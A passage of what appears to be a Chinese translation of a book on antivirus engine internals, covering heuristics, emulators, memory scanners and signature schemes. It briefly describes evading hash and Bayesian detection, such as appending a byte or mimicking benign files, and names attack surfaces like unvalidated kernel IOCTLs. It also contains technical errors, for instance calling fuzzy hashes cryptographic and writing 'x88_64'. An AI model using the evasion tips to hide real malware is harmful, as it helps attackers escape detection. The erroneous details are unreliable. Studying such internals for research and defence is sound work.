另外还有一些插件类型可以归为通用扫描程序。这类扫描插件用于特殊文件、目录、注册KEY等的扫描（也有可能是修复文件感染）。比如，有一种插件被开发用于侦测Sality文件感染型病毒及其变种，为接下来的感染文件修复收集相关信息。如果可以的话，将这些信息整合进内部结构中，这样其他插件（比如感染文件修复程序）就可以直接使用了。

从逆向工程角度来说，当提到漏洞的产生时，通用扫描程序通常会表现得十分有趣，因为它们往往是安全缺陷的重要来源。处理复杂病毒文件的代码常常容易出错，当病毒流行势头过了以后，由于开发者们认为病毒几乎已经销声匿迹了，处理相关病毒的代码往往会几年都没有人维护更新。因此，潜藏在这类程序代码中的缺陷往往鲜有人问津。在用于查杀29A team、MS-DOC以及早期Microsoft Windows版本中病毒的通用扫描程序中发现可利用的安全缺陷，并不是一件稀奇的事情。

代码重用的安全实现方式

尽管通用查杀程序及其相应的感染修复模块似乎都是基础功能模块，但是一些反病毒内核并没有提供内部插件模块通信的方式。由于类似的功能短板，没有模块间交互通信的反病毒内核会在感染文件的修复模块中重复使用通用病毒检测模块中的相关代码。文件感染修复模块代码中的bug被修复后，可能不会同步修复通用查杀程序中重用使用的相关代码。也正因为这样，通用病毒检测模块中已经修复的bug在文件感染修复模块的代码中仍然存在。当使用扫描器修复感染文件逻辑的时候，相关bug就会被触发。感染文件修复模块中的bug是反病毒软件中较少涉足的领域之一。

3.2.2 支持文件格式和协议

一些插件用于分析文件格式和协议。这类插件提升了反病毒内核解析、打开和分析新型文件格式和协议（比如文件壳或EXE封装程序）的能力。旨在分析协议的插件通常会内置在网关或服

务器产品中，在桌面个人版产品中则鲜有此类插件的身影。不过，有一些反病毒产品的桌面个人版也会提供分析基础网络协议（比如HTTP协议）的功能。

这类插件可以是针对UPX、Armadillo、FSG、PeLite或ASPack EXE packer的脱壳程序，可以是PDF、OLE2、LNK、SIS、CLASS、DEX或SWF的文件解析器，也可以是针对zlib、gzip、RAR、ACE、XZ和7z等文件的解压缩程序。反病毒内核包含形形色色的插件，这些插件正是反病毒产品bug的最大来源。Adobe公司的Acrobat Reader解析PDF格式文件出现漏洞的可能性有多大？如果你仔细去看CVE（Common Vulnerabilities and Exposure，通用漏洞）公开列表的话，就会发现正确解析这类文件格式的难度有多大了。因此，反病毒厂商会有多大的可能性去开发一个毫无bug的文件解析程序，用于解析一份1310页（除去目录还有1159页）的文档呢？

当然，上述可能性取决于反病毒工程师。PDF格式解析引擎已有提及，但在反病毒软件中，支持扫描Microsoft Word、Excel、Visio和PowerPoint文件的OLE2引擎，ASF格式视频引擎、支持Mac OS X操作系统平台下可执行程序分析的Mach0引擎、针对ELF可执行文件以及一长串更为复杂的文件格式的引擎，这些引擎不出bug的可能性又有多大呢？要回答这个问题很简单，由于反病毒软件的解析引擎插件要解析这么多文件格式，其中相关模块潜在的漏洞数量也十分庞大。如果再考虑一下反病毒软件需要支持的协议，其中有些协议还是没有相关文档规范或者规范模糊的（比如Oracle公司的TNS协议或CIFS协议），你就会幡然醒悟，这类模块对任意一款反病毒软件来说都是最易受到攻击的地方。

解析和解密插件的复杂性

反病毒软件经常需要处理不完整的代码。但是，在编写文件解析器或解密器时，反病毒工程师常常会把软件需要处理的文件当作结构正常的文件来处理。这导致反病毒软件在解析文件和协议过程中经常出错。另外，还有一些反病毒工程师想让反病毒软件的检测范围覆盖到边缘文件，这就大大增加了反病毒插件的复杂性，也给反病毒软件带来不少潜在的缺陷。安全研究者和反病毒工程师需要特别关注反病毒软件中的文件解析器和解密器插件。

3.2.3　启发式检测

启发式检测引擎位于核心反病毒引擎结构的顶端，用来与其他插件模块通信或综合其他插件提供的病毒检测信息。开源的反病毒软件ClamAV就是使用启发式检测引擎的典型例子之一。ZIP启发式引擎用来检测加密过的ZIP文件，在此过程中会使用到其他插件提供的前期信息。比如针对ZIP压缩文件开发的文件格式检测插件，在前期会尽可能多的收集与待检测文件相关的信息。ZIP引擎会首先通过扫描引擎确认ZIP文件格式可以被反病毒内核解析。启发式引擎会根据设置的启发式检测敏感级别，综合前期收集的信息，最终判定文件是否安全，是否需要对用户发出警告提示。

启发式检测引擎很容易产生误报，因为其实现原理是基于相关证据盘点文件是否恶意。比如，

一份PDF文件看似畸形、十分可疑，因为它包含JavaScript代码，嵌入了通过多种加密手段的数据流（有一些甚至是重复的，比如针对一个附件重复采用了FlasteDecode或ASCII85Decode），并包含各类以ASCII、十六进制和八进制编码的字符串。因此，在扫描这类文件的时候，启发式引擎很有可能会认为该文件是一个漏洞利用攻击程序。但是，存在bug的PDF文件生成程序也会生成此类畸形文件，而Adobe Reader会忽略文件的畸形部分直接打开文件。这也是反病毒开发者面临的一大挑战：尽可能避免将正常软件生成的畸形鉴定为病毒而进行误报。

有两种启发式引擎：静态和动态。静态启发式引擎不需要执行样本来判定其是否是恶意文件，而动态启发式引擎则恰恰相反，需要在虚拟系统中执行程序并监控文件行为，比如开发基于Intel ARM架构的沙盒程序或JavaScript脚本程序模拟器。前面讨论的针对PDF和ZIP文件的检测可以归类为静态检测，在接下来的“基于权重的启发式引擎”一节，我们将讨论动态启发式引擎的相关技术。

本节讨论了反病毒软件中一些简单的启发式检测引擎的实现。然而，我们经常从反病毒软件中发现一些更为复杂的启发式引擎，后面会对此进行相关介绍。

1. 贝叶斯网络

贝叶斯网络（信度网络）是反病毒产品采用的使用统计模型代表一组变量的方式。这些变量通常是条件依赖关系、PE文件头以及其他一些启发式检测标志，如文件是否加壳或被压缩，部分文件熵是否过高，等等。贝叶斯网络用以揭示不同恶意软件间的概率关系。反病毒工程师会使用恶意文件和正常文件来训练基于贝叶斯网络的启发式病毒检测引擎。一般来说，贝叶斯网络只会在反病毒软件内部版本和一些零售版本中使用。尽管使用贝叶斯网络是一种强有力的启发式检测手段，但其误报率非常高。反病毒厂商通常会通过以下方式训练基于贝叶斯网络的启发式检测引擎：

(1) 反病毒工程师将一个新样本传递给贝叶斯网络；

(2) 检测引擎收集样本的启发式检测标志，并将检测状态保存在内部变量中；

(3) 如果收集的标志与已知恶意软件样本族完全吻合或十分相似，贝叶斯网络就会给出相关评级；

(4) 使用贝叶斯网络给出的相关评级数值，反病毒软件就可以判断对应样本文件“很有可能是恶意软件”或“很有可能是正常文件”。

当然在使用贝叶斯网络的情况下，我们也会遇到相同的困惑：如果恶意软件和正常文件具有相同的PE文件头或其他启发式检测标志（压缩方式、熵等），或者几乎所有检测标志都相似怎么办？反病毒软件将会产生漏报（将恶意软件归为正常文件）。如果正常文件使用了加壳或虚拟机保护技术，而且启发式检测标志和一些恶意软件族相类似又会发生什么呢？结果显而易见：产生误报。

和反病毒引擎实现的任何一种启发式引擎一样，绕过基于贝叶斯网络十分容易。用一句话来总结就是：让编写出来的病毒尽可能与正常文件类似。

通常情况下，基于贝叶斯网络技术的反病毒引擎有以下两种目的：

- 侦测可能是病毒的新样本；

- ❑ 收集新型病毒样本文件。

反病毒厂商通常会询问用户是否要加入反病毒社区，以便发送用户电脑上的可疑文件以供分析。在将相关可疑文件发送给反病毒厂商之前，反病毒软件会先使用贝叶斯网络筛选出一些潜在候选恶意文件（当可疑文件数量过多的时候）。

2. Bloom过滤器

Bloom过滤器是反病毒软件用来判断文件是否已知恶意软件的数据结构。Bloom过滤器会判断对应文件是完全不在恶意软件数据集中还是很可能在数据集中。如果其他插件模块收集的启发式标志通过了Bloom过滤器，那么样本绝对不是恶意软件，反病毒软件也不必将文件或缓冲区内容分发给其他更为复杂（检测速度会更慢）的检测模块了。只有无法通过Bloom过滤器的样本文件才会传递进入更复杂的启发式引擎检测模块。

下面是一个假设的Bloom过滤器，通常被用来阐释其原理。Bloom过滤器背后有一个存储着特征MD5的数据库。假如在数据库中，有包含以下散列的样本：

```
99754106633f94d350db34d548d6091a9fe934c7a727864763bff7eddba8bd49
e6e5fd26daa9bca985675f67015fd882e87cdcaeed6aa12fb52ed552de99d1aa
```

如果分析中的新样本文件或缓冲区内容不以9或E开头，我们可以认为它不在恶意文件特征集当中，也不需要再发送给深度启发式扫描程序做检测了。但是，如果以9或E开头，那么样本文件可能属于恶意文件特征集，这时候就需要进行更复杂的查询侦测来判定对应样本文件是否是恶意软件。上面的例子仅仅从理论层面阐释了Bloom过滤器的工作方式。在真实工作环境下，有许多更好的方式来判断对应样本文件的散列是否在已知恶意软件特征数据库中。

几乎所有反病毒产品中的启发式检测引擎都会使用到基于散列（无论是加密散列还是模糊散列）的Bloom过滤器。总的来说，Bloom过滤器一般被用来判定样本文件是否需要进行更深层次的扫描或直接判定为正常文件。

3. 基于权重的启发式引擎

在许多反病毒引擎中都可以发现基于权重的启发式引擎。在插件收集完关于样本文件或待扫描缓冲区的信息后，启发式检测标志会被计算收集起来。接着，基于这些标志，反病毒引擎将会分配对应权重。比如说，样本文件在反病毒软件的沙盒环境或模拟器中运行。在此过程中，相关文件特征行为将会被记录。基于权重的启发式引擎将会对不同的文件操作行为分配不同的权重值（可正可负）。当针对样本文件执行的所有操作分配完权重值后，反病毒引擎会最终判定对应文件是否是恶意软件。举个例子，反病毒软件会将以下恶意软件行为记录：

(1) 恶意软件读取了运行目录下纯文本格式文件内容；

(2) 恶意软件弹出让用户进行确定或取消操作的对话框；

(3) 从未知域名下载一个可执行文件；

(4) 将可执行文件复制至`%SystemDir%`；

(5) 执行下载的文件；

(6) 最终，样本文件运行一个用以结束自身进程并自删除的批处理文件。

基于权重的启发式引擎会对上述步骤中的前两步分配负数数值（因为类似启动行为），但会

为接下来的操作步骤分配正数数值（因为这些操作是典型的下载者行为）。当对每个文件操作行为分配了权重数值以后，基于用户的相关扫描配置，对应样本文件的最终权重将会被计算出来，从而判定文件是否是恶意软件。

3.3　高级插件

除了之前讨论的插件模块外，反病毒产品中还有许多各异的模块。本部分将介绍反病毒产品中常见的高级插件模块。

3.3.1　内存扫描器

扫描器是反病毒产品使用最多的插件。一个高级扫描器就是我们常能在反病毒产品中发现的内存扫描器。内存扫描器可以读取进程内存，通过特征码和通用检测等对内存中的缓冲区进行扫描。几乎所有反病毒软件都会提供形式各异的内存分析工具。

内存扫描器通常分为两种：用户态扫描器和内核态扫描器。前者通常扫描用户程序所在内存块，后者则扫描内核驱动、进程等。两者的共同点是都非常慢，并且经常只能在具体事件发生之后进行扫描，比如潜在的恶意程序启动之后。当然，大多数时候，用户可以使用病毒扫描引擎进行完整的扫描。同时，用户态内存扫描器也能被系统接口（比如基于Windows的操作系统中的OpenProcess和ReadProcessMemory）或者第三方内核态扫描器调用。

使用系统接口来调用用户态扫描器并不总是明智之选，因为它可以被其他程序干扰，恶意软件开发者们也有诸多方法来绕过它。例如，有些恶意软件已经预先写好了绕过扫描器的方法，比如进入休眠状态、删除部分特征文件或者直接阻止扫描。内建保护机制的恶意软件能直接使扫描器发生错误进而导致拒绝服务。这正是反病毒程序开发者不喜欢这种方式，而是更喜欢使用内核驱动程序来读取外部进程内存的原因。除非恶意软件与另一内核组件建立连接，否则我们无法得知进程的内存是否被读取。要读取内核内存，反病毒软件公司必须编写内核驱动程序。反病毒引擎研发公司已经开发出了能够同时读取用户进程和内核进程内存的内核驱动程序，相当于在用户进程与内核进程之间插入通信子层，以传递缓冲区内容至扫描程序进行分析。

当然，如果这些程序组件不经过安全验证也能造成不少的bug。如果内核驱动程序不验证是哪一个应用在调用I/O控制代码（I/O Control Code，IOCTL）来请求内核内存的读取权限，会出现什么样的状况？毫无疑问，这会造成任意应用读取内核内存的严重安全问题，任何知道这一通信层和恰当IOCTL的用户态应用都可以读取内核内存。如果内核驱动提供对内核内存的写入组件的话（通过额外的IOCTL），将会使得问题更加严重。

负载模块分析与内存分析

有些反病毒产品声称支持内存分析，但是这种表述并不准确。这些产品仅仅分析正在执行的进程和使用硬盘文件的负载模块。内存分析技术会被外界程序干扰，使用时需要相当小心，

因为它能够被自身的调试引擎、文件检测引擎以及逆向引擎甄别出来，从而导致无法正常工作。在某种程度上说，这种设计有助于保护软件程序的知识产权。反病毒程序公司会尽量让自家产品静默地运行。一些公司干脆使引擎不去干扰正在读取内存的进程，因为这会妨碍合法应用程序的正常运行，他们的观点便是让反病毒引擎能够充分读取磁盘上的文件模块。

3.3.2　非本机代码

出于性能的考虑，反病毒软件内核通常使用C或C++语言编写，但也可以使用更高级的编程语言编写插件模块。一些反病毒产品使用.NET或其他需要使用虚拟机解释执行特定的编程语言来创建插件（比如通用检测插件、感染修复插件或启发式检测引擎）。反病毒厂商采取该项措施，有以下几个方面的考虑。

- 复杂性　使用高级语言编写扫描程序、感染修复程序或启发式引擎会更容易。
- 安全性　如果编写插件模块使用的语言运行在虚拟机中，在解析复杂文件格式或修复感染型病毒的过程中出现了bug，也不会影响整个产品，而只会影响进程运行的虚拟机、模拟器或解释器。
- 调试能力　如果使用特定的编程语言编写通用扫描程序、感染修复程序或启发式引擎，且反病毒软件提供封装的API，反病毒软件开发者就可以使用对应编程语言提供的相关工具调试代码。

出于安全目的使用非本机语言编写程序时，上述第一和第三点原因常常被忽略。例如，一些反病毒产品会创建一个名为matrix的沙盒环境，来运行解析器和通用查杀程序的代码，而不是直接运行本机语言编写的代码。这也就意味着，如果反病毒软件中存在漏洞，比如存在一个缓冲区溢出，也不会直接影响到整个扫描器的工作（比如通常以SYSTEM或root权限运行的反病毒后台常驻程序）。反病毒软件采取的这项措施迫使攻击者们在编写反病毒软件漏洞利用程序的同时，为了能够绕过利用限制，而去研究相应的虚拟机。这往往需要多个漏洞利用程序。另一方面，一些反病毒产品创建一个完整的指令集，并提供了API接口，但没有提供调试代码的调试器，这给反病毒工程师的工作带了不小的挑战。

如果你向Symantec公司之前的老员工提起GVM（Guest Virtual Machine），他们将告诉你它的各种“劣迹”。在过去，GVM不允许通过调试器调试代码。这迫使开发者们发明独立的调试技术来搞清楚代码到底哪里出了问题。更糟糕的是，由于在这类虚拟机中没有针对相关代码的解释器或编译器，反病毒软件常常会将相关检测逻辑直接用汇编语言编写。在这种情况下，如果你使用一些熟悉的反汇编软件（比如OllyDbg、GDB和IDA）进行调试，就会了解反病毒行业中用户虚拟机技术的工程师少的可怜的原因了。

反病毒软件常用的非本机语言是Lua和.NET，一些反病毒软件厂商会因地制宜地针对自家虚拟机支持的格式编写.NET字节码解释器，还有一些厂商则会直接将现成的.NET虚拟机直接内置在他们的反病毒产品中；另外有些厂商会将Lua作为编程高级语言，因为Lua轻巧、运行速度快，同时能够很好地处理字符串，此外还允许在商业闭源版本的反病毒软件中被使用。

对于反病毒软件开发者来说，尽管使用非本机语言编写会带来难以调试的问题，但使用.NET类的语言（比如C#）比使用C或C++来编写相关程序要容易得多。另外很重要的一点是，显而易见，在程序出现bug的情况下，使用托管式语言会比非托管式语言要安全得多；如果代码在虚拟机内运行，漏洞利用程序编写者需要结合不止一个bug来突破虚拟机运行环境的限制，使漏洞利用的过程更加复杂。另外，相比使用C或C++语言编写的程序，使用托管式语言编写的程序出现漏洞的概率会小很多。

但从逆向分析角度来看，如果目标反病毒产品使用了某些虚拟机技术，那这真是一个噩梦。拿反病毒软件ACME AV来说，在开发过程中，该反病毒软件实现了自己的一套虚拟机，其大多数病毒侦测、感染修复以及启发式扫描程序都围绕这套虚拟机进行开发。但如果不是标准虚拟机的话，可怜的分析员就需要通过下列步骤进行分析了。

(1) 找到编写虚拟机使用的代码。当一位逆向工程师开展相关逆向工作时，有关虚拟机的信息当然必不可少。

(2) 找出虚拟机支持的所有指令集。

(3) 针对新找出的指令集，编写反汇编工具，这类工具常常会使IDA的模块处理插件。

(4) 找出反病毒插件模块程序释放的二进制文件位置（通常可以在插件安装目录文件或内存中找到），并将找到的二进制文件提取出来。

(5) 使用IDA或第3步中定制的反汇编程序着手分析运行在虚拟机中的相关插件。

但真实情况远远不止这些，可能还会更糟；虽然并不常见，但在Themida或VMProtect等软件防护工具中还是能见到。如果相关虚拟机随机生成，每一版本都会完全不同，那么分析代码的难度便会呈指数增加。因此，每当新版本的虚拟机发布后，新的反汇编工具，可能是模拟器或基于上一版本虚拟机指令集开发的逆向分析软件，需要被更新或彻底重写一次。对于安全研究者来说，问题还不仅限于此，如果开发者们都无法使用工具调试自己的代码，对于安全研究者来说就更不可能了。因此，他们需要针对这种情况编写一个模拟器或调试程序。

研究这类插件的过程十分复杂，但如果你选取研究的虚拟机已经被广泛使用，比如.NET虚拟机，就可能幸运地发现潜藏在角落里完整的.NET库或可执行文件，进而使用普通的反编译软件比如开源的ILSpy或其他商业版工具（.NET Reflector）开展逆向分析了。这样整个分析过程大大简化，你可以直接阅读高级语言（带有变量和函数名），而不是那些不太友好的汇编语言了。

3.3.3 脚本语言

反病毒产品可能会使用脚本语言来执行通用扫描程序、感染修复程序、启发式引擎，等等。脚本语言可能是Lua甚至是JavaScript。在之前的案例中，使用脚本语言执行前面提到的多个功能的原因是一致的：安全性、可调试性和开发复杂性。当然，使用脚本语言也有商业层面的考虑：招聘好的高级编程语言的程序员，要比招聘好的C或C++程序员容易得多。因此，新进入反病毒软件公司的工程师事实上并不需要了解如何使用C或C++甚至是汇编语言，因为他们只需要使用Lua、JavaScript或其他反病毒软件内核支持的脚本语言编写。这意味着，程序员只需要了解反病

毒软件支持的API，就可以编写相关插件模块了。

和前面的示例一样，我们也从两个角度阐释反病毒产品中的插件模块通过脚本语言执行的方式：反病毒软件开发者角度以及研究者角度。对反病毒厂商来说，使用高级语言编写程序代码更容易，因为这样更安全，而且更容易招聘到好的程序员。对于逆向分析者来说，与一般的虚拟机技术相反，如果反病毒产品直接通过脚本执行相关操作，研究者只需要找到脚本在哪里，然后导出并开始分析真实的源代码。如果脚本被编译成了某种字节码，运气好的话，研究者就会发现反病毒产品中的虚拟机嵌入的是标准的脚本语言，比如Lua，接着找到一款已经编写好的反编译程序，比如开源的unluac程序。研究者需要针对脚本语言，对这些反编译工具做一些小的改动，以正确获取到真实的脚本代码，而这仅仅需要花费几个小时的时间。

3.3.4　模拟器

模拟器是反病毒软件中十分重要的一个部分。它们可以用来完成许多工作，比如分析可疑样本行为、对加壳或使用未知算法加密的样本做解包分析、分析嵌在文件中的Shellcode，等等。除ClamAV外，大部分反病毒引擎都会至少使用一个模拟器：Intel 8086模拟器。模拟器一般会借助其他加载模块（有时会和模拟器的代码写在一起）、引导扇区以及Shellcode模拟分析PE文件。一些反病毒产品也会用模拟器来分析ELF文件，但目前还没有发现有反病毒软件用模拟器来分析MachO文件。

Intel x86模拟器并不是反病毒引擎的唯一选择。一些模拟器也会用于ARM、x88_64、.NET字节码，甚至是JavaScript或ActionScript的分析。如果恶意软件进行了许多系统或API调用，那么模拟器的作用就会被削弱。这是因为模拟器会限制API调用的数量，以免其中断模拟过程。支持指令集及其相关架构就实现了模拟二进制文件功能的一半。另一半是要正确模拟API的调用。模拟器的另一项职责是支持真实操作系统或模拟环境的系统调用或API调用。通常，反病毒软件会支持调用类似ntdll.dll或kernel32.dll的Windows动态链接库的常见调用操作。大多数情况下，被执行的函数除了返回成功执行有返回值的代码外并不会做其他操作。模拟用户态的程序也是一样的：模拟产品（比如Internet Explorer或Acrobat Reader）提供的API操作。这样做相关代码不会失效，而是会完成相关操作。无论操作行为是否恶意，模拟器都会一一记录并分析。

由于几乎每天都有恶意软件制作者和商业保护软件的开发者开发并使用新的反模拟技术，模拟器会经常更新。当反病毒工程师发现新的指令或API正在被恶意软件或保护壳使用时，模拟器中相关指令或API就会被更新，以兼容这些恶意软件或保护壳的操作。接着恶意软件作者和保护软件的开发者会找到并使用更多的指令或API。在反病毒领域，一直上演着猫捉老鼠的游戏。原因很简单，支持整个CPU架构无疑是一项大工程。让桌面版反病毒软件中的模拟器不仅支持整个CPU还要支持操作系统的API的模拟，同时不产生巨大的性能消耗，是一项根本不可能完成的任务。反病毒厂商试图做的是，在不模拟所有指令集或API的情况下，权衡需要支持的API和指令，并尽可能多地模拟恶意软件行为。因此，他们会等到新的反模拟技术出现在恶意软件、封装工具或保护工具出现后，再进行相关调整。

3.4　总结

本章主要讲述了反病毒软件中的插件模块是如何加载的、插件的种类以及插件的功能特性。简而言之，本章讨论了以下几点。

- 反病毒软件中的插件模块是其重要组成部分，在有需要的时候插件模块会被调用。
- 反病毒软件通过多种方式加载插件。一些反病毒软件加载插件依赖于操作系统提供的API，而另一些会自己定制插件解密和加载机制。
- 反病毒软件的插件模块加载过程揭示了，对于逆向分析者来说，逆向分析它们的内部功能是多么困难的一件事。
- 了解插件的功能实现时，有一些固定的步骤可供逆向分析工程师参考。
- 反病毒插件模块五花八门，有简单的也有复杂的。相对简单的插件包括扫描器以及通用检测程序、文件格式解析器、协议解析器、可指定文件和档案文件解压缩程序以及启发式引擎，等等。
- 启发式引擎用于对传入文件进行异常判断。这类引擎一般基于简单或更为复杂的检测逻辑，比如有一些基于统计建模（贝叶斯网络）或权重启发式检测。
- 有两种类型的启发式引擎：静态和动态。静态引擎直接对文件进行静态分析，不用执行或模拟执行文件。例如，PE文件的文件头内有畸形的区块或PDF文件内引入了使用多种加密手段多次加密的文件流，就可以触发静态启发式引擎检测规则。动态启发式引擎则尝试通过直接执行或模拟执行文件代码，捕获文件操作，并以此为依据查杀恶意软件。
- 文件格式或协议解析器在解析复杂或畸形格式的时候，常常会产生安全漏洞。
- 高级反病毒插件模块包括内存扫描器、使用解释型语言编写并在虚拟机中执行的插件，以及模拟器。
- 内存扫描插件可以分别从用户态和内核态扫描内存。用户态扫描器容易受干扰，并可能会因此影响程序的执行。内核态扫描器往往具有较强的抗干扰性，但如果执行不当的话，往往会出现安全漏洞。
- 使用脚本语言编写的插件模块不仅容易编写和维护，而且在原有基础上多了一层编译器的保护。逆向分析此类插件的时候，由于代码运行在定制的虚拟机中，逆向过程会变得困难重重。
- 模拟器是一款反病毒软件的核心部分。针对不同的架构编写万无一失、性能良好的模拟器不是一项容易的工作。然而，编写模拟器对于解析压缩或加密可执行文件以及分析内置在文件中的Shellcode大有帮助。

下一章将讨论反病毒特征码的工作原理及其绕过方式。

第 4 章

反病毒特征码技术

4

在反病毒引擎中，特征码扮演着至关重要的角色。特征码一般是用于判定文件或缓冲区是否包含恶意代码的一串散列值或字节码。

所有反病毒引擎自始至终都在使用特征码技术。尽管具体形式多种多样，但特征码一般是一串包含判断文件或缓冲区中是否存在已知恶意文件特征的短小散列值或字节码。散列通过特定的算法（比如CRC或MD5）生成散列值，以作为特征码使用。这类算法计算速度快，可以在每秒内计算许多次，且不会消耗大量资源。因为特征码算法很容易执行且运行速度快，所以它是反病毒工程师最常用也最偏爱的恶意软件检测方法。

本章将介绍各类特征码数据库类型及其优缺点，特征码在什么时候能发挥最佳效果，以及如何绕过特征码检测技术。

4.1 典型特征码

即使不同的反病毒引擎使用不同的算法生成特征码，同时几乎所有厂商都有自己生成特征码的算法技术，但我们还是能在它们之间找到一些共通点。一些生成特征码的算法虽然误报多，但是速度相当快；另一些特征码（一般消耗更大）虽然误报率低，但匹配扫描的时间消耗特别长（以桌面反病毒软件的角度来看）。接下来的几节将会介绍特征码典型例子，并讨论各自的优缺点。

4.1.1 字节流

字节流是最简单的反病毒特征码形式，一般不出现在正常文件中，而是仅限于恶意软件中。比如，要侦测欧洲计算机反病毒协会（EICAR）的测试样本文件，反病毒引擎只需匹配搜索下面这段完整字符串：

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

如你所见，侦测病毒最简单的方式就是匹配特征字符流，因为其简单而快速。同时，任何人都可以查找到许多稳定有效的字符串匹配算法（比如Aho-Corasick、Knuth-Morris-Pratt、Boyer-Moore等）。不过这类算法在容易实现的同时也会出现一些问题：如果正常文件中也带有与恶意软件相似的字符串，就会发生误报，也就是说正常文件被反病毒软件当成恶意软件查杀了。的确，很难预测到底有多少反病毒软件会查杀带有上面EICAR样本特征字节码的文件。

4.1.2 校验和

目前反病毒最常用的特征码匹配技术是基于计算匹配CRC实现的。循环冗余检查（cyclic redundancy check，CRC）算法基于错误侦测技术，常用于检测或校验数据传输或者保存后可能出现的错误。该算法的实现原理是，取一个缓冲区的内容作为传入值，经过计算，生成一段校验和形式的、长度一般为4字节的散列（如果使用的是CRC32的话就是32位）。接着，反病毒程序会将整个或所选的部分缓冲区或文件计算对应的CRC校验和与特定的恶意软件特征进行对比。以前面的EICAR病毒测试样本文件为例，其CRC32校验和为`0x6851CF3C`。反病毒引擎会通过计算整个缓冲区而不是部分数据（即，第一个2 Kb大小的代码块，最后一个2 Kb大小的代码块，以此类推）的CRC32校验和，或分析文件划分出来的特定部分（即，校验PE或ELF文件的特定区块）来侦测测试样本文件。

和之前的案例一样，CRC算法校验速度快但也会产生大量的误报。因为CRC算法的初衷是：检测或校验数据传输或者保存后可能出现的错误，而不是查杀病毒。因此，在使用CRC32算法进行病毒侦测的过程中，不同文件的校验存在冲突的情况屡见不鲜，也由此产生了针对正常文件的大量误报。一些反病毒引擎会对匹配查杀过程采取一些额外的校验措施，比如首先取一小段字符串（前缀），接着从前缀处取设定长度的数据，对缓冲区进行CRC32校验。即便如此，与其他方式相比，这种方法产生误报的数量要多得多。举个简单的例子，petfood和eisenhower这两个词的CRC32校验和是一样的，都是`0xD0132158`。再比如，MD5值为`7f80e21c3d249dd514565eed459548c7`的文件，其CRC32校验和同欧洲反病毒协会的测试样本文件有着相同的校验和，也因此导致不少杀毒软件对其产生了误报，如VirusTotal网站报告所示：https://www.virustotal.com/file/83415a507502e5052d425f2bd3a5b16f25eae3613554629769ba06b4438d17f9/analysis/。

改进的CRC算法

从目前的分析情况来看，几乎所有反病毒软件都在使用CRC32算法。但是，在某些情况下，反病毒引擎不会使用原生的CRC32算法，而是使用改进版的算法。比如，在这类被修改过的算法中，算法使用的常量表或计算的回合数会被修改。当你在分析反病毒产品的特征码技术时，必须要注意到这点。这些修改过的CRC32算法生成的校验和可能会和原生的数值有一些差异，也因此可能会带来一些麻烦。

4.1.3 定制的校验和

大多数反病毒引擎都会使用自研的类CRC特征码算法。比如，一些反病毒内核会在一些Windows PE可执行文件部分区块的CRC校验和基础上，再做一次XOR运算，将运算结果作为匹配某些PE文件的散列值。另外还有一些反病毒引擎会对数据块执行算数运算和移位，生成一小段DWORD或QWORD作为特征码。一些反病毒引擎会对文件的不同部分生成不同的CRC32校验和（比如文件头部和尾部的CRC32校验和），然后使用计算结果作为联合匹配的特征。

自定义校验和的案例实在太多了，本书就不一一列举了。最有意思的是，除了让企图进行逆向分析的攻击者不知道相关计算函数的位置、结构以及如何实现外，这类自定义校验算法的行为，对反病毒软件开发者来多并没有多大好处。和原生的CRC32算法一样，这类基于校验和的特征码病毒查杀方式特别容易出现误报。这也是为什么整个反病毒行业早就已经打算采用另一种更为稳定的散列函数：加密散列。

4.1.4　加密散列算法

加密散列函数针对缓冲区逐一生成特征码，大大降低了误报的可能性（因为这种方式计算出的特征不太可能出现重复冲突）。如Wikipedia上写的那样，理想的加密散列函数有四个特性：

- 针对传入的任何数据都能轻松计算出散列值；
- 加密散列值必须经过计算才会生成；
- 更改数据时对应的加密散列值都会变化；
- 一个散列值只能对应一段数据特征。

反病毒厂商使用加密散列函数的原因是其误报率低，但是这类算法也有缺陷。第一个缺点是，相较于计算CRC32值来说，计算MD5值或SHA1值会更消耗资源。第二个缺点是，病毒作者只要稍微变动一下恶意软件，加密散列计算出的值就会完全不同，因此使用这种算法可能会产生一些漏报。不过，这也是加密散列算法的一个特征：只要文件有所更改，对应的散列值就会跟着一起变化。绕过此类算法检测技术的典型方式是，在样本文件末尾加一个字节。在执行的时候，添加一个字节会被系统当作多余的字符串直接忽略或者被认为是冗余，并且不会被宿主机视为有缺陷的或者遭到破坏的文件。

表面上看起来，这类侦测技术在当今反病毒软件中的使用并不频繁，但事实正好相反。比如，截至2015年1月，ClamAV中有48 000条特征码是基于文件MD5值的。ClamAV每日特征库更新文件daily.cvd中有超过1000条MD5值形式的散列值。目前反病毒厂商只会针对近期发现的具有严重危害的病毒添加相关加密散列值特征，比如在互联网上发现的下载者病毒恶意软件。同时，反病毒厂商正在投入更多的时间来开发更强更完善的特征码技术。除了前面提到的例子外，基于加密散列值的特征码检测技术几乎一无是处。这是因为这类特征码只能检测匹配没有修改过的恶意软件，否则，只要恶意软件稍微有所变动，就会被绕过。

4.2　高级特征码

不少反病毒软件中使用的特征码并不是简单地通过CRC32算法生成的。特征码生成算法会因每款反病毒软件而异，其中有一些算法资源消耗会很高，因此这类算法只会在前期其他算法匹配成功的情况下使用。开发这类特征码生成算法的目的是减少误报，同时最大限度提升对某个恶意软件家族而不仅是单个病毒的侦测能力。第3章介绍的Bloom过滤器技术是其中一个典型的高级特征码检测技术。在接下来的几节，我们将会讨论各类反病毒产品中使用的最常见的高级特征码种类。

4.2.1 模糊散列算法

不同于前面提到的加密散列算法，模糊散列特征码技术不是针对单文件进行查杀，而是针对文件集合进行检测查杀。和加密散列不同的是，模糊散列有以下特征。

- 变动小或根本无变动 使用模糊散列算法，样本文件的细小变动对计算出的数值影响很小，只对改动的部分有影响；而在加密散列算法中，则会得出完全不同的散列值。
- 没有进行混淆 可以很清楚地依次分辨出键与生成的模糊散列值。例如，在第一区块中的细小改动，只会影响第一次生成输出的字节。
- 理想的重复率 重复率因不同的业务场景而异。例如，检测垃圾邮件的时候碰撞率稍高也是可以接受的，但在进行恶意软件侦测的时候重复率高就不合适了（因为高重复率意味着高误报率）。

4

目前在互联网上，可以查找到多个加密散列算法的实例，有Andrew Tridgell博士编写的SpamSum、Jesse Kornblum编写的ssdeep，以及Joxean Koret编写的DeepToad。但是，截至目前没有发现有反病毒厂商使用这些现成的实例，他们大都会自行开发加密散列算法。无论是厂商自行开发的还是现成的加密散列算法，其根本设计理念是相同的，都有着前面所讨论加密散列的相关特性。

